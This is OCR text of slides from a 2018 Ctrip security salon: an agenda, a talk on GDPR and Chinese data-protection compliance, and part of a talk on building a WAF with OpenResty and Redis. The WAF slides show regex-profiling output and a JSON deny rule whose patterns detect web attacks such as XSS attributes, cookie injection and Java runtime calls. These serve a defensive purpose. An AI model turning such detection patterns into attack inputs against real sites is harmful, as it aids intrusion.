2018
携程安全沙龙

议题日程介绍

09:00 - 10:00 沙龙签到

10:00 - 10:10 开场介绍

10:10 - 10:50 "个人数据保护实践" 胡立平@携程高级安全合规工程师

10:50 - 11:30 "以项目方式讲解WAF产品建设" 刘铁铮@宜人贷高级安全工程师

11:30 - 12:10 "企业应急响应和溯源排查之道" 毕一栋@上海安识网络科技有限公司 高级安全经理

13:30 - 14:10 "机器学习&攻击检测" 岳良@携程高级应用安全工程师

14:10 - 14:50 "基于NIDS构建纵深防御体系" E_Bwill@点融高级安全工程师

14:50 - 15:10 茶歇交流

15:10 - 15:50 "携程Docker安全实践分享" 吴伟哲@携程高级运维安全工程师

15:50 - 16:30 "聊一聊互联网公司办公区网络安全建设" 沈明星@网易云首席安全架构师

个人数据保护实践

携程信息安全部 / 胡立平

目录


1 全球个人数据保护法律概况

2 GDPR合规实践

3 网络安全法合规实践

4 敏感信息安全管理

全球个人信息保护法律法规概况



加拿大

- 个人信息保护法案
- 个人信息保护和电子文件法

美国

- 格雷姆-里奇-比利雷法案
- HIPPA
- 儿童在线隐私保护法案
- 加州消费者隐私法案

巴西

- 通用数据保护法案

欧盟

- 一般数据保护条例

中国

- 网络安全法
- 消费者权益保护法
- 民法总则
- 电子商务法

韩国

- 个人信息保护法案

印度

- 信息技术法案
- 个人数据保护法案-草案

从全球来看，超过80%的发达国家/地区以及超过80个国家/地区已经颁布和实施了隐私保护法规。

GDPR合规实践

GDPR介绍

《一般数据保护条例》（GDPR）是一项综合性的数据保护法，将于2018年5月25日生效。本法适用于控制或处理欧盟居民数据的任何组织，无论其地理位置。

4% 全球收入

除了潜在的处罚外，企业名誉也会遭受重创。

属人主义原则

从属地到属人，实现长臂管理，不合规意味着可能要失去拥有5亿多人口的欧盟市场。

用户新权利

保障数据主体的新权利(删除权，访问权，可携带权) 方面的不确定性带来更多的人力物力投入。

72小时响应

事件响应的有效管理至关重要，企业必须确保其组织完全履行合规义务。

数据控制者&处理者职责

对数据控制者和处理者需要承担更多的职责，包括数据安全官、数据影响评估、对数据建立安全措施等。

数据处理原则

企业在数据处理时需要遵守合法、公平透明、目的最小化等原则。

GDPR合规实践

携程GDPR合规思路

01 业务场景

- 涉及哪些业务部门
- 对风险的态度

02 法律要求

- 司法解释
- 法律诉讼
- 不合规的案例
- 咨询机构

03 重点关注

- 数据主体反馈
- 数据处理活动
- 跨境数据传输
- 人是最关键因素

04 应对方案

- 职责分配
- GDPR项目
- 外部资源
- 流程、工具
- 培训、意识
- 行业对标

GDPR合规实践

携程GDPR合规实践

网络安全法合规实践

携程作为网络运营者的落地重点

- 第二十一条：国家实行网络安全等级保护制度
- 第二十四条：用户评论实名制要求
- 第四十一至四十四条：个人信息安全要求

隐私政策　数据安全　等级保护　实名认证　内容安全

网络安全法合规实践

隐私政策

- 隐私政策更新和发布
- 隐私政策增强性告知
- 隐私政策专项评审

数据安全

- 用户数据收集
- 用户数据存储
- 用户数据使用
- 用户需求回应

等级保护

- 等保测评
- 备案业务
- 等保2.0

实名认证

- 注册认证
- 绑定手机
- 实名认证组件

内容安全

- 先审后发
- UGC敏感词过滤

敏感信息安全管理

敏感信息安全规范

银行卡号 安全问题 支付金额
手机号
持卡人姓名
账户名
身份证号
邮箱
礼品卡卡号
支付密码
有效期
优惠券 行程信息

生成	访问	传输	显示	存储	销毁
◻用户自主生成 ◻后台应用生成	◻保密协议 ◻授权记录 ◻权限回收	◻加密传输	◻掩码显示	◻加密 ◻密钥定期更新	◻定期销毁 ◻存储介质 ◻禁止供应商维修

敏感信息通用原则

敏感信息分类分级

敏感信息是指公司和员工从法律要求，社会义务等层面上要求得到保护的数据，该类数据只能在公司内部或某些授权合作方使用，一旦被泄露和破坏会对公司运营、客户利益、公司财务和声誉造成影响，可能导致违反法律法规和客户隐私侵犯，引发外界对企业的信任危机以及遭受法律制裁。

THANKS
2018 携程安全沙龙

项目方式讲解WAF建设

宜人贷 / 刘铁铮

自我介绍

- 十年以上的安全从业经历
- 在安全厂商、百度做过安全研究
- 在支付公司负责过企业安全建设
- 当前在宜人贷负责安全架构，完成办公网安全产品、WAF产品建设

目录

- 需求
- 方案设计
- 技术实现
  - WAF基础功能
  - WAF扩展功能
  - WAF运营后台
  - 功能和性能测试
- 经验总结

需求

我们遇到了哪些问题？

商业产品的扩容、扩展问题

- 扩容，商业盒子产品必然会面临的问题；
- 扩展，商业WAF产品通常只具备传统web安全防御能力，很难与其他安全产品有效联动、形成合力

真实的需求是什么？

真实需求

业务上需求

- 扩容：业务体量增加，解决扩容问题
- 扩展：业务风控提前，与风控、反欺诈系统联动

隐性需求

- 安全团队能力输出，内部的影响力
- 外部的安全品牌建设

方案设计

WAF产品功能组成

WAF的基础功能

- 传统WEB安全防御

WAF的扩展功能

- CC防御 、反爬虫和会话分析
- 与风控和反欺诈系统联动
- 数据分析、情报数据


WAF的运营平台

- 配置管理、规则管理
- 报表、日志、健康状况管理
- 数据分析平台管理、告警查询

设计 – 主流WAF产品分析

CloudFlare	modsecurity	Lua-resty-waf	WAF的基础功能
云WAF产品	NGWAF厂商	NGWAF厂商	WAF的扩展功能
云WAF产品	商业WAF	NGWAF厂商	WAF的运营后台

设计 – 框架和数据流图


请求流量
1
流量接入调度
传统web安全防御
业务系统
状态系统
3
数据总线（消息队列）
流处理服务（WAF扩展功能）
计数服务
会话分析
业务安全接入
数据分析服务
2


技术实现

WAF基础功能

执行流程

1. 利用nginx(openresty)，解析流量
2. 配置信息、规则、黑白名单由运营后台同步到redis
3. 利用LUA在各个执行阶段分段处理
   - ① 在init-worker阶段定时同步redis数据
   - ② 在access阶段执行规则判定和动作执行
   - ③ 在header阶段将sessionid写入cookie，以便后续流程的多维分析
   - ④ 在body阶段执行敏感数据过滤
   - ⑤ 在log阶段完成日志的输出

WAF基础功能 - 规则推送



- 规则来源
  - ① Modsecurity规则集提取
  - ② 商业WAF规则
  - ③ 宜人贷自积累的行业内规则
- 规则推送
  - ① 规则评估
  - ② Timer执行
  - ③ Redis写入

WAF基础功能 - 规则优化

- 规则执行效率
  - ① systemtap-toolkit 工具调优正则
  - ② 先匹配字符串，匹配后再执行正则匹配

```
$ ./ngx-pcre-stats -p 24528 --total-time-top --luajit20
 Tracing 24528 (/path/to/nginx/sbin/nginx)...
 Hit Ctrl-C to end.
 ^C
 Top N regexes with longest total running time:
 1. pattern /WEB_ATTACK/: 15103us (total data size: 82184)
 2. pattern / __cf__\d+/: 11143us (total data size: 25916)
 3. pattern /[^\x01-\xff]/: 10233us (total data size:
102825)
```


```
$ ./ngx-pcre-stats -p 24528 --worst-time-top --luajit20
 Tracing 24528 (/path/to/nginx/sbin/nginx)...
 Hit Ctrl-C to end.
 ^C
 Top N regexes with worst running time:
 1. pattern /\.cookie\b.*?\;\W*?domain\W*?\=/: 98us (data size: 36)
 2. pattern /(Content-Length|Transfer-Encoding)/: 89us (data size:
14)
 3. pattern / __cf__\d+/: 63us (data size: 8)
 4. pattern /[^\x01-\xff]/: 53us (data size: 13)
 5. pattern /\b(background|dynsrc|href|lowsrc|src)\b\W*?=/: 53us
(data size: 5147)
```

```
{
  "rule_id": "10100003",
  "match_type": "regex",
  "rule_name":"JAVA 获取参数",
  "key_word": "\\bget(?:runtime|parameter|inputstream|reader)|write)\\s*?\\(",
  "action": "deny"
},
```

WAF扩展功能 - 流处理服务


传统WAF　vs　WAF扩展

采用流计算方案 – 实时消费消息队列
对接各个微服务 – 扩展性



